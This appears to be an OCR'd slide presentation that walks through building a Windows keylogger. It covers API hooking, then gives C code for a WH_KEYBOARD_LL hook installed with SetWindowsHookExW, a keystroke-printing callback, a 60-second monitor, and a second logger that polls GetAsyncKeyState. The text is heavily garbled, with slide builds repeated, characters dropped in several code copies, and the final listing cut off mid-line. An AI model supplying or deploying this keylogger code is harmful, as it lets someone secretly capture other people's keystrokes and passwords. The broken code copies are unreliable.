
Let's build a keylogger!




Interacting with the OS




Interacting with the OS




Interacting with the OS




Interacting with the OS




Interacting with the OS



Interacting with the OS



Interacting with the OS



Let's get our keys.


Let's get our keys.

User

Application


User App

Let's get our keys.




Hooks!

Trampolines




Hooks!

Trampolines





Hooks!

Trampolines



Inline Hooking





What hooking libs to use?

microsoft/**Detours**

Detours is a software package for monitoring and instrumenting API calls on Windows. It is distributed in source code form.

33 Contributors · 48 Issues · 15 Discussions · 4k Stars · 890 Forks

What hooking libs to use?

microsoft/**Detours**

Detours is a software package for monitoring and instrumenting API calls on Windows. It is distributed in source code form.

33 Contributors · 48 Issues · 15 Discussions · 4k Stars · 890 Forks

What hooking libs to use?

microsoft/**Detours**

Detours is a software package for monitoring and instrumenting API calls on Windows. It is distributed in source code form.

33 Contributors · 48 Issues · 15 Discussions · 4k Stars · 890 Forks

TsudaKageyu/**minhook**

The Minimalistic x86/x64 API Hooking Library for Windows

18 Contributors · 24 Issues · 4k Stars · 855 Forks

What hooking libs to use?

microsoft/**Detours**

Detours is a software package for monitoring and instrumenting API calls on Windows. It is distributed in source code form.

33 Contributors · 48 Issues · 15 Discussions · 4k Stars · 890 Forks

TsudaKageyu/ **minhook**

The Minimalistic x86/x64 API Hooking Library for Windows

18 Contributors · 24 Issues · 4k Stars · 855 Forks

SetWindowsHookExA function (winuser.h)

Article02/09/2023

Installs an application-defined hook procedure into a hook chain. You would install a hook procedure to monitor the system for certain types of events. These events are associated either with a specific thread or with all threads in the same desktop as the calling thread.

Let's use SetWindowsHookExA!

```
HHOOK SetWindowsHookExA(
  [in] int       idHook,
  [in] HOOKPROC  lpfn,
  [in] HINSTANCE hmod,
  [in] DWORD     dwThreadId
);
```

Let's use SetWindowsHookExA!

```
1   HHOOK SetWindowsHookExA(
2     [in] int       idHook,
3     [in] HOOKPROC  lpfn,
4     [in] HINSTANCE
5     [in] DWORD     adId
6   );
```

Let's use SetWindowsHookExA!

```
1   BOOL KeyboardClicksLogger(){
2       MSG         Msg         = { 0 };
3
4       // installing hook
5       g_hKeyboardHook = SetWindowsHookExW(
6           WH_KEYBOARD_LL,
7           (HOOKPROC)HookCallback,
8           NULL,
9           NULL
10      );
11
12      if (!g_hKeyboardHook) {
13          printf("[!] SetWindowsHookExW Failed With Error : %d \n", GetLastError());
14          return FALSE;
15      }
16
17      printf("[*] Output: ");
18
19      // process unhandled events
20      while (GetMessageW(&Msg, NULL, NULL, NULL)) {
21          DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
22      }
23
24      return TRUE;
25  }
```

Let's use SetWindowsHookExA!

```
1  BOOL KeyboardClicksLogger(){
2      MSG         Msg         = { 0 };
3
4      // installing hook
5      g_hKeyboardHook = SetWindowsHookExW(
6          WH_KEYBOARD_LL,
7          (HOOKPROC)HookCallba
8          NULL,
9          NULL
10     );
11
12     if (!g_hKeyboardHook) {
13         printf("[!] SetWindowsH    W Failed With Error : %d \n", GetLastError());
14         return FALSE;
15     }
16
17     printf("[*] Output: ");
18
19     // process unhandled events
20     while (GetMessageW(&Msg, NULL, NULL, NULL)) {
21         DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
22     }
23
24     return TRUE;
25 }
```

Let's use SetWindowsHookExA!

```
1   BOOL KeyboardClicksLogger(){
2       MSG         Msg         = { 0 };
3
4       // installing hook
5       g_hKeyboardHook = SetWindowsHookExW(
6           WH_KEYBOARD_LL,
7           (HOOKPROC)HookCallback,
8           NULL,
9           NULL
10      );
11
12      if (!g_hKeyboardHook) {
13          printf("[!] SetWindowsHookExW With Error : %d \n", GetLastError());
14          return FALSE;
15      }
16
17      printf("[*] Output: ");
18
19      // process unhandled events
20      while (GetMessageW(&Msg, NULL, NULL, NULL)) {
21          DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
22      }
23
24      return TRUE;
25  }
```

Let's use SetWindowsHookExA!

```
1   BOOL KeyboardClicksLogger(){
2       MSG         Msg         = { 0 };
3
4       // installing hook
5       g_hKeyboardHook = SetWindowsHookExW(
6           WH_KEYBOARD_LL,
7           (HOOKPROC)HookCallback,
8           NULL,
9           NULL
10      );
11
12      if (!g_hKeyboa
13          printf("[!                owsHookExW Failed With Error : %d \n", GetLastError());
14          return FALSE
15      }
16
17      printf("[*] Output: ");
18
19      // process unhandled events
20      while (GetMessageW(&Msg, NULL, NULL, NULL)) {
21          DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
22      }
23
24      return TRUE;
25  }
```

Let's use SetWindowsHookExA!

```
1   BOOL KeyboardClicksLogger(){
2       MSG         Msg         = { 0 };
3
4       // installing hook
5       g_hKeyboardHook = SetWindowsHookExW(
6           WH_KEYBOARD_LL,
7           (HOOKPROC)HookCallback,
8           NULL,
9           NULL
10      );
11
12      if (!g_hKeyboardHook) {
13          printf("[!] SetWindowsHookExW Failed With Error : %d \n", GetLastError());
14          return FALSE;
15      }
16
17      printf("[*] Output: ");
18
19      // process unhandled events
20      while (GetMessageW(&Msg, NULL, NULL, NULL)) {
21          DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
22      }
23
24      return TRUE;
25  }
```

Let's use SetWindowsHookExA!

```
BOOL KeyboardClicksLogger(){
    MSG         Msg         = { 0 };

    // installing hook
    g_hKeyboardHook = SetWindowsHookExW(
        WH_KEYBOARD_LL,
        (HOOKPROC)HookCallback,
        NULL,
        NULL
    );

    if (!g_hKeyboardHook) {
        printf("[!] SetWindowsHookExW Failed With Error : %d \n", GetLastError());
        return FALSE;
    }

    printf("[*] Output: ");

    // process unhandled events
    while (GetMessageW(&Msg, NULL, NULL, NULL)) {
        DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
    }

    return TRUE;
}
```

Let's use SetWindowsHookExA!

```
1   // the callback function that will be executed whenever the user presses a key
2   LRESULT HookCallback(int nCode, WPARAM wParam, LPARAM lParam){
3
4       if (wParam == WM_KEYDOWN){
5           // lParam is the pointer to the struct containing the dat
6           // so we cast and assign it to kdbStruct.
7           kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
8
9           printf("%c", kbdStruct.vkCode);
10      }
11
12      // moving to the next hook in the hook chain
13      return CallNextHookEx(NULL, nCode, wParam, lParam);
14  }
15
```

Let's use SetWindowsHookExA!

```
1   // the callback function that will be executed whenever the user presses a key
2   LRESULT HookCallback(int nCode, WPARAM wParam, LPARAM lParam){
3
4       if (wParam == WM_KEYDOWN){
5           // lParam is the pointer to a struct containing the data needed
6           // so we cast and assign it to our struct.
7           kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
8
9           printf("%c", kbdStruct.vkCode);
10      }
11
12      // moving to the next hook in the hook chain
13      return CallNextHookEx(NULL, nCode, wParam, lParam);
14  }
15
```

Let's use SetWindowsHookExA!

```
1   // the callback function that will be executed whenever the user presses a key
2   LRESULT HookCallback(int nCode, WPARAM wParam, LPARAM lParam){
3
4       if (wParam == WM_KEYDOWN){
5           // lParam is the pointer to the struct containing the data needed
6           // so we cast and assign it to kdbStruct.
7           kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
8
9           printf("%c", kbdStruct.vkCode);
10      }
11
12      // moving to the next hook in the hook chain
13      return CallNextHookEx(NULL, nCode, wParam, lParam);
14  }
15
```

Let's use SetWindowsHookExA!

```
1   // the callback function that will be executed whenever the user presses a key
2   LRESULT HookCallback(int nCode, WPARAM wParam, LPARAM lParam){
3
4       if (wParam == WM_KEYDOWN){
5           // lParam is the pointer to the struct containing the data needed
6           // so we cast and assign it to kdbStruct.
7           kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
8
9           printf("%c", kbdStruct.vkCode);
10      }
11
12      // moving to the next hook in the hook
13      return CallNextHookEx(NULL, nCode, wPara    aram);
14  }
15
```

Let's use SetWindowsHookExA!

```
1   // the callback function that will be executed whenever the user presses a key
2   LRESULT HookCallback(int nCode, WPARAM wParam, LPARAM lParam){
3
4       if (wParam == WM_KEYDOWN){
5           // lParam is the pointer to the struct containing the data needed
6           // so we cast and assign it to kdbStruct.
7           kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
8
9           printf("%c", kbdStruct.vkCode);
10      }
11
12      // moving to the next hook in the hook chain
13      return CallNextHookEx(NULL, nCode, wParam, lParam);
14  }
15
```

Let's use SetWindowsHookExA!

```c
#define MONITOR_TIME   60000 // monitor keyboard keystrokes for 60 seconds

int main() {
    HANDLE  hThread         = NULL;
    DWORD   dwThreadId      = NULL;

    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)KeyboardClicksLog, NULL, NULL, &dwThreadId);
    if (hThread) {
        printf("[i] Thread %d Is Created To Monitor Keyboard Clicks For %d Seconds\n", dwThreadId, (MONITOR_TIME / 1000));
        WaitForSingleObject(hThread, MONITOR_TIME);
    }

    if (g_hKeyboardHook && !UnhookWindowsHookEx(g_hKeyboardHook)) {
        printf("[!] UnhookWindowsHookEx Failed With Error : %d \n", GetLastError());
    }

    return 0;
}

```

Let's use SetWindowsHookExA!

```c
#define MONITOR_TIME   60000 // monitor keyboard keystrokes for 60 seconds

int main() {
    HANDLE  hThread         = NULL;
    DWORD   dwThreadId      = NULL;

    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)KeyboardClicksLogger, NULL, NULL, &dwThreadId);
    if (hThread) {
        printf("[i] Thread %d Is Created To Log Keyboard Clicks For %d Seconds\n", dwThreadId, (MONITOR_TIME / 1000));
        WaitForSingleObject(hThread, MONITOR_TIME);
    }

    if (g_hKeyboardHook && !UnhookWindowsHookEx(g_hKeyboardHook)) {
        printf("[!] UnhookWindowsHookEx Failed With Error : %d \n", GetLastError());
    }

    return 0;
}

```

Let's use SetWindowsHookExA!

```c
#define MONITOR_TIME   60000 // monitor keyboard keystrokes for 60 seconds

int main() {
    HANDLE  hThread         = NULL;
    DWORD   dwThreadId      = NULL;

    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)KeyboardClicksLogger, NULL, NULL, &dwThreadId);
    if (hThread) {
        printf("[i] Thread %d Is Created To Monitor Keyboard Clicks For %d Seconds\n", dwThreadId, (MONITOR_TIME
        WaitForSingleObject(hThread, MONITOR_TIME);
    }

    if (g_hKeyboardHook && !UnhookWindowsHookEx(g_hKeyboardHook)) {
        printf("[!] UnhookWindowsHookEx Failed With Error : %d \n", GetLastError());
    }

    return 0;
}

```

Let's use SetWindowsHookExA!

```c
#define MONITOR_TIME   60000 // monitor keyboard keystrokes for 60 seconds

int main() {
    HANDLE  hThread         = NULL;
    DWORD   dwThreadId      = NULL;

    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)KeyboardClicksLogger, NULL, NULL, &dwThreadId);
    if (hThread) {
        printf("[i] Thread %d Is Created To Monitor Keyboard Clicks For %d Seconds\n", dwThreadId, (MONITOR_TIME / 1000));
        WaitForSingleObject(hThread, MONITOR_TIME);
    }

    if (g_hKeyboardHook && !UnhookWindowsHookEx(g_hKeyb
        printf("[!] UnhookWindowsHookEx Failed With Err                GetLastError());
    }

    return 0;
}

```

Let's use SetWindowsHookExA!

```c
#define MONITOR_TIME   60000 // monitor keyboard keystrokes for 60 seconds

int main() {
    HANDLE  hThread         = NULL;
    DWORD   dwThreadId      = NULL;

    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)KeyboardClicksLogger, NULL, NULL, &dwThreadId);
    if (hThread) {
        printf("[i] Thread %d Is Created To Monitor Keyboard Clicks For %d Seconds\n", dwThreadId, (MONITOR_TIME / 1000));
        WaitForSingleObject(hThread, MONITOR_TIME);
    }

    if (g_hKeyboardHook && !UnhookWindowsHookEx(g_hKeyboardHook)) {
        printf("[!] UnhookWindowsHookEx Failed With Error : %d \n", GetLastError());
    }

    return 0;
}

```

But does it still work?

WordPress.com
https://jakash3.wordpress.com › 2010/11/18 › windows...

Windows Keylogger using Keyboard Hook - Mark's blog

Nov 18, 2010 — this program is different, it sets a hook on the keyboard using **SetWindowsHookEx**(). Sorry, this basic **keylogger** doesn't have a mail function and

But does it still work?

WordPress.com
https://jakash3.wordpress.com › 2010/11/18 › windows...

Windows Keylogger using Keyboard Hook - Mark's blog


Nov 18, 2010 — this program is different, it sets a hook on the keyboard using **SetWindowsHookEx**(). Sorry, this basic **keylogger** doesn't have a mail function and

What do we use then?

GetAsyncKeyState function (winuser.h)

Article • 08/04/2022

Determines whether a key is up or down at the time the function is called, and whether the key was pressed after a previous call to **GetAsyncKeyState**.



Let's use GetAsyncKeyState!

```
1    SHORT GetAsyncKeyState(
2      [in] int vKey
3    );
4
```

Let's use GetAsyncKeyState!

```
1   VOID KeyboardClicksLogger() {
2       SHORT state = NULL;
3       printf("[*] Output: ");
4
5       while (TRUE) {
6
7           // https://learn.microso                windows/win32/inputdev/virtual-key-codes
8           // Range from 0x01-0xFE
9           for (int i = 1; i < 255; i
10              // Get state
11              state = GetAsyncKeyState(i);
12              // https://msdn.microsoft.com/en-us/library/windows/desktop/ms646293(v=vs.85).aspx
13              // 1        = press
14              // -32767   = held down
15              if (state == 1 || state == -32767) {
16                  // Remove mouse inputs (0x01-0x07), fn keys (0x70-0x8F)
17                  if (( 7 < i) && ( 120 < i || i < 143))
18                      printf("\\x%02X", i);
19              }
20          }
21      }
22
23      return;
24  }
25
```

Let's use GetAsyncKeyState!


```
1   VOID KeyboardClicksLogger() {
2       SHORT state = NULL;
3       printf("[*] Output: ");
4
5       while (TRUE) {
6
7           // https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes
8           // Range from 0x01-0xFE
9           for (int i = 1; i < 255; i++) {
10              // Get state
11              state = GetAsyncKeyState(i);
12              // https://msdn.microsoft.com/en-                    ndows/desktop/ms646293(v=vs.85).aspx
13              // 1        = press
14              // -32767   = held down
15              if (state == 1 || state == -32767) {
16                  // Remove mouse inputs (0x01-0x                  keys (0x70-0x8F)
17                  if (( 7 < i) && ( 120 < i || i < 143))
18                      printf("\\x%02X", i);
19              }
20          }
21      }
22
23      return;
24  }
25
```

Let's use GetAsyncKeyState!

```
1   VOID KeyboardClicksLogger() {
2       SHORT state = NULL;
3       printf("[*] Output: ");
4
5       while (TRUE) {
6
7           // https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes
8           // Range from 0x01-0xFE
9           for (int i = 1; i < 255; i++) {
10              // Get state
11              state = GetAsyncKeyState(i);
12              // https://msdn.microsoft.com/en-us/[illegible]ndows/desktop/ms646293(v=vs.85).aspx
13              // 1        = press
14              // -32767   = held down
15              if (state == 1 || state == -32767) {
16                  // Remove mouse inputs (0x01-0x[illegible]keys (0x70-0x8F)
17                  if (( 7 < i) && ( 120 < i || i <
